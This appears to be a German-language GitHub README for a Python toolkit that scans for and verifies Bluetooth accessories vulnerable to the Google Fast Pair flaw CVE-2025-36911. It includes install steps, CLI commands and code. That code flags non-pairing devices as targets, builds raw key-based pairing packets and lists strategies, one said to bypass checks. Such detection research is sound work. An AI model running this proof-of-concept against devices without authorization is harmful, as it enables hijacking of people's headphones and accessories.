 spectrixdev/diy_whisperpair
Entführung von Bluetooth-Zubehör mittels Google Fast Pair: WhisperPair CVE-2025-36911 Referenzimplementierung & Schwachstellenverifizierungs-Toolkit

CVE-2025-36911 Referenzimplementierung & Toolkit zur Verwundbarkeitsüberprüfung


OFFIZIELLE IMPLEMENTIERUNG JETZT LIVE , vielen Dank an das Team der KU Leuven (Danke für den Shoutout)
RECHTLICHER HINWEIS: Dies ist ein Sicherheitsforschungstool. Lesen Sie LEGAL.md vor der Nutzung. Unbefugter Zugriff auf Computersysteme ist eine Straftat.
Hijacking von Bluetooth-Zubehör mittels Google Fast Pair.
WhisperPair (CVE-2025-36911) ist eine kritische Sicherheitslücke, die es Angreifern ermöglicht, sich ohne Zustimmung des Benutzers mit Flaggschiff-Audio-Zubehör zu verbinden, oft in unter 10 Sekunden.
DIY-WhisperPair ist ein Forschungstoolkit, das diese Angriffe implementiert, um drei Hauptrisiken zu demonstrieren:
[!NOTE] Nur für Forschungszwecke: Dieses Toolkit enthält Proof-of-Concept-Scanner und -Verifier. Es enthält keine Werkzeuge für aktives Abhören, dauerhafte Standortverfolgung oder bösartige Payload-Injektion. Sein Zweck ist es ausschließlich, verwundbare Geräte zu identifizieren.
# Install
git clone https://github.com/SpectrixDev/DIY_WhisperPair.git
cd DIY_WhisperPair
pip install -e .

# Run interactive CLI
whisperpair

Dies startet ein interaktives Menü:
╦ ╦╦ ╦╦╔═╗╔═╗╔═╗╦═╗╔═╗╔═╗╦╦═╗
║║║╠═╣║╚═╗╠═╝║╣ ╠╦╝╠═╝╠═╣║╠╦╝
╚╩╝╩ ╩╩╚═╝╩  ╚═╝╩╚═╩  ╩ ╩╩╩╚═

────────────── Main Menu ──────────────

  1  Scan      Discover Fast Pair devices nearby
  2  Verify    Test device vulnerability (requires authorization)
  3  Info      Get detailed device information
  4  About     Learn about CVE-2025-36911
  0  Exit      Quit the application

Select option [1]:
Diese Bibliothek ist darauf ausgelegt, leicht erweiterbar zu sein. Importieren Sie, was Sie benötigen:
import asyncio
from whisperpair import scan_devices, verify_device, get_device_info

# Scan for Fast Pair devices
devices = asyncio.run(scan_devices(timeout=10))
for d in devices:
    print(f"{d.address} - {d.name} - Risk: {'HIGH' if not d.is_in_pairing_mode else 'Low'}")

# Find only vulnerable devices (not in pairing mode)
vulnerable = asyncio.run(scan_devices(vulnerable_only=True))

# Verify a specific device (REQUIRES AUTHORIZATION)
result = asyncio.run(verify_device("AA:BB:CC:DD:EE:FF"))
if result.success:
    print(f"VULNERABLE - Provider: {result.provider_address}")

# Get device info
info = asyncio.run(get_device_info("AA:BB:CC:DD:EE:FF"))
print(f"Model: {info['model_name']}")
from whisperpair import (
    # Scanner
    FastPairScanner,
    FastPairDevice,

    # Client
    FastPairClient,
    VerificationResult,

    # Protocol
    KeyBasedPairingRequest,
    KeyBasedPairingResponse,
    PairingRequestFlags,
    parse_bluetooth_address,
    parse_kbp_response_multi_strategy,

    # Crypto
    FastPairCrypto,
    aes_128_encrypt,
    aes_128_decrypt,
    generate_account_key,

    # Constants
    FAST_PAIR_SERVICE_UUID,
    KEY_BASED_PAIRING_CHAR_UUID,
    KNOWN_MODEL_IDS,
)

# Custom scanner with callbacks
def on_found(device: FastPairDevice):
    if not device.is_in_pairing_mode:
        print(f"[!] Potential target: {device.address}")

scanner = FastPairScanner(timeout=15, on_device_found=on_found)
asyncio.run(scanner.scan())

# Build raw protocol packets (flags 0x11 = INITIATE_BONDING | EXTENDED_RESPONSE)
target_bytes = parse_bluetooth_address("AA:BB:CC:DD:EE:FF")
request = KeyBasedPairingRequest.for_verification(provider_address=target_bytes)
packet = request.build()  # 16-byte plaintext

# Multiple verification strategies available:
# - strategy_raw_kbp()      - flags 0x11, works on most vulnerable devices
# - strategy_with_seeker()  - flags 0x02, includes seeker address
# - strategy_retroactive()  - flags 0x0A, bypasses some checks
# - strategy_extended()     - flags 0x10, for newer devices

# Full custom flow (AES key optional - response detection alone indicates vulnerability)
async with FastPairClient("AA:BB:CC:DD:EE:FF") as client:
    model_id = await client.read_model_id()
    result = await client.verify_pairing_behavior()  # No key needed for detection
    if result.response_received:
        print("VULNERABLE - device responded when it shouldn't")
Siehe examples.py für kopierfertige Beispiele:
python examples.py scan              # Basic scanning
python examples.py vulnerable        # Find vulnerable devices
python examples.py verify AA:BB:CC:DD:EE:FF
python examples.py custom            # Scanner with callbacks
whisperpair
# Scan for devices
whisperpair scan
whisperpair scan --vulnerable
whisperpair scan --timeout 15

# Get device info
whisperpair info AA:BB:CC:DD:EE:FF

# Verify vulnerability (requires flags)
whisperpair verify AA:BB:CC:DD:EE:FF --authorized

# Learn about the vulnerability
whisperpair about
Dieses Tool führt aktive Bluetooth-Operationen durch. Bevor Sie Verifizierungsbefehle ausführen, müssen Sie Folgendes haben:
| Zuständigkeitsbereich | Relevantes Gesetz |
|---|---|
| UK | Computer Misuse Act 1990, Section 1-3A |
| US | Computer Fraud and Abuse Act (CFAA) |
| EU | Directive 2013/40/EU |
| Germany | § 202a-c StGB |
| Australia | Criminal Code Act 1995, Part 10.7 |
Siehe LEGAL.md für detaillierte Hinweise.
Google Fast Pair verlangt, dass Geräte nur dann Pairing-Anfragen akzeptieren, wenn sie sich im Pairing-Modus befinden. Viele Geräte bestehen diese Prüfung nicht:
ERWARTET: Gerät prüft „Bin ich im Pairing-Modus?“ → NEIN → Ablehnen
IST:   Gerät akzeptiert Anfrage unabhängig vom Modusstatus
Die Sicherheitslücke wird erkannt, indem geprüft wird, ob ein Gerät überhaupt antwortet, wenn es sich nicht im Pairing-Modus befindet, auf eine Key-Based Pairing-Anfrage:
graph TD
    subgraph Packet["Key-Based Pairing Request (16 bytes)"]
      direction LR
      B0["0x00"]
      B1["0x11"]
      MAC["MAC: 6 bytes"]
      Salt["Salt: 8 bytes"]
    end

    B0:::byte -- "Message Type" --> Desc0["Key-Based Pairing Request"]
    B1:::byte -- "Flags" --> Desc1["INITIATE_BONDING | EXTENDED_RESP"]

    classDef byte fill:#e1f5fe,stroke:#333,stroke-width:1px;

